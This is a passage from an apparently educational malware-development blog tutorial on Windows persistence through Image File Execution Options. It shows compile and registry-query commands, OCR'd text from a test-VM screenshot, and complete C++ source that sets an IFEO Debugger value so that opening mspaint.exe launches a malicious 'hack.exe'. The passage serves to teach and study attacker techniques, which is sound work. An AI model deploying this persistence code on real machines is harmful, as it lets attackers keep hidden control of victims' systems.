
```
┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-09-10-malware-pers-10]
└─$ x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -mwindows -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-09-10-malware-pers-10]
└─$ ls -lt
total 40
-rwxr-xr-x 1 cocomelonc cocomelonc 15872 Sep 11 15:52 pers.exe
-rwxr-xr-x 1 cocomelonc cocomelonc 14848 Sep 11 15:51 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc  2128 Sep 11 07:34 pers.cpp
-rw-r--r-- 1 cocomelonc cocomelonc   367 Sep 10 12:16 hack.cpp

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-09-10-malware-pers-10]
└─$
```

and run our script for persistence `pers.exe`, then check registry keys again:


```
.\pers.exe
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options" /s
```




`reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit" /s`




Finally, run `mspaint.exe` again:



win10-x64 (pers-default-file) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Process Hacker [WINDOWS-V9HNK33\User]
Hacker View Tools Users Help
Refresh Options Find handles or DLLs
Search Processes (Ctrl+K)
Processes Services Network Disk
Private b... User name
Filters
Best match
Paint
Desktop app
Search suggestions
mspaint - See web results
mspaint
7:15 PM
9/11/2022
Right Ctrl


win10-x64 (pers-default-file) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Process Hacker [WINDOWS-V9HNK33\User]
Hacker View Tools Users Help
Refresh Options Find handles or DLLs
Search Processes (Ctrl+K)
Processes Services Network Disk
Name PID CPU I/O total ... Private b... User name
explorer.exe 2876 0.45 31.06 MB WINDOWS-V9H...\User
SearchUI.exe 3124 87.49 MB WINDOWS-V9H...\User
backgroundTaskHost.exe 3184 5.59 MB WINDOWS-V9H...\User
RuntimeBroker.exe 3244 7.19 MB WINDOWS-V9H...\User
RuntimeBroker.exe 3588 5 MB WINDOWS-V9H...\User
SearchIndexer.exe 3716 19.73 MB
conhost.exe 3952 3.82 MB WINDOWS-V9H...\User
SkypeBackgroundHost.exe 4088 2.1 MB WINDOWS-V9H...\User
OneDrive.exe 4112 0.01 16.46 MB WINDOWS-V9H...\User
svchost.exe 4236 2.09 MB
ProcessHacker.exe 4320 1.70 11.93 MB WINDOWS-V9H...\User
mspaint.exe 4528 0.05 8.37 MB WINDOWS-V9H...\User
SgrmBroker.exe 5092 1.97 MB
CPU Usage: 8.62% Physical memory: 0.99 GB (31.92%) Processes: 59
Edit with Paint 3D
Product alert
100%
Type here to search
7:16 PM
9/11/2022
Right Ctrl

and close it:



The `ReportingMode` registry key enables the Windows Error Reporting process (`WerFault.exe`) which will be the parent process of the `MonitorProcess` key value `hack.exe` :



> `WerFault.exe` - used for tracking errors related to operating system, Windows features and applications.

IFEO debugger type

There are another implementation of IFEO via debugger key. Just create a debugger to a victim process in this registry key:

`HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\mspaint.exe`


then only requires the malicious application to be stored in `System32`.

So source code is simple and looks like this:


```
/*
pers2.cpp
windows persistence via IFEO 2(Debugger)
author: @cocomelonc
https://cocomelonc.github.io/malware/2022/09/10/malware-pers-10.html
*/
#include <windows.h>
#include <string.h>

int main(int argc, char* argv[]) {
  HKEY hkey = NULL;
  DWORD gF = 512;
  DWORD rM = 1;

  // image file
  const char* img = "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File
Execution Options\\mspaint.exe";

  // evil app
  const char* exe = "hack.exe";

  // Debugger
  LONG res = RegCreateKeyEx(HKEY_LOCAL_MACHINE, (LPCSTR)img, 0, NULL,
REG_OPTION_NON_VOLATILE, KEY_WRITE | KEY_QUERY_VALUE, NULL, &hkey, NULL);
  if (res == ERROR_SUCCESS) {
    // create new registry key
    // reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File
Execution Options\mspaint.exe" /v Debugger /d "hack.exe"
    RegSetValueEx(hkey, (LPCSTR)"Debugger", 0, REG_SZ, (unsigned char*)exe,
strlen(exe));
    RegCloseKey(hkey);
  }

  return 0;
}
```

